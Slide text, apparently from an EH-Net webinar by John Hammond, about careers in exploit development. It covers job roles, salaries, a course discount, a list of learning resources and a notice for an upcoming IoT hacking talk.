2020-01-20	↓	×	Easy XML Editor 1.7.8 - XML External Entity Injection	Local	XML	Javier Olmedo
2020-01-17	↓	✓	Plantronics Hub 3.13.2 - SpokesUpdateService Privilege Escalation (Metasploit)	Local	Windows	Metasploit




The Shellcoder's Handbook

Stack and heap overflows,
format string vulnerabilities,
fuzzing, custom shellcode and
MUCH much more!



DEMO TIME!






- AppSec Analyst
- Malware Analyst
- Researcher
- Exploit Developer
- Penetration Tester
- Red Team Member
- CTF Team Member


Salaries for Red Team Exploit Developers



*This **is** a valuable skill.*



Salaries for Red Team Exploit Developers




Source: <https://www.paysa.com/salaries/red-team-exploit-developer--t>

HOW DO I GET THERE?



- Experience – CTFs, Employment, Home lab, Non-profits, Open source projects, etc.
- Practical Training – eLearnSecurity Training Paths (NIST-NICE Role-based Training)



<https://www.elearnsecurity.com/course/>

eLS Special Discount!



Hurry!!
Ends Jan
31st

20% OFF + FREE EDITION UPGRADE

////// **WAPT & WAPT^XV2** /////

SHOP NOW

CHECKOUT CODES

WAPT: **JAN-WPT** / WAPT^X: **WPX-D4A**

<https://www.elearnsecurity.com>

BUILDING YOUR SKILLSET - JOHN'S RESOURCE LIST



- [Corelan Exploitation Tutorials](#)
- Fuzzing Tools - [AFL](#), [SPIKE](#), [Sulley](#), [BooFuzz](#)
- [H0mbre's Security Blog](#), [sh3llcod3r's Blog](#)
- [mona.py](#) & [Immunity Debugger](#)
- [gdb-peda](#): Python Exploit Development Assistance for GDB
- [crackmes.one](#), [pwnable.xyz](#), [Smash The Stack](#), [MicroCorruption](#), [pwnable.kr](#), [pwnable.tw](#), [ctftime.org](#)
- Python [pwntools](#) module
- Books: [The Shellcoder's Handbook: Discovering and Exploiting Security Holes](#)
- [@ JohnHammond](#), [@EthicalHacker](#)





johnhammond

- [@_johnhammond](https://twitter.com/_johnhammond)
- youtube.com/johnhammond010
- github.com/johnhammond
- discord.gg/Kgtntfw4





IoT Hacking of a Common Consumer Device

Thursday February 20, 2020 @ 1:00 PM EST

Joseph Neumann, Director of Offensive Security, Coalfire Labs, is a penetration tester for the Labs division at Westminster, Colorado-based Coalfire. Located out of Sterling, Va., Joe's primary focus is on network and wireless pentesting and assessments, including expertise in low-power wireless devices such as Bluetooth, zigbee, and 2.4 GHz.

Joe brings over 17 years of information security experience working with the Department of Defense. He has extensive experience with high security environments and Red Teaming against a variety of Department of Defense and Intelligence Community networks. His work at the DoD ranged from close access physical security assessments to complex Red Team network engagements against Department of Defense Cyber Defense Teams.

He is a decorated Military Veteran that developed and shaped the Army's network hunt and threat emulation operations and doctrine within the Cyber Protection Teams.

Guests, Dates & Topics Subject to Change



Q&A

POST GAME IN EH-NET GROUPS

THANK YOU FOR JOINING



Follow us:



www.ethicalhacker.net
team@ethicalhacker.net

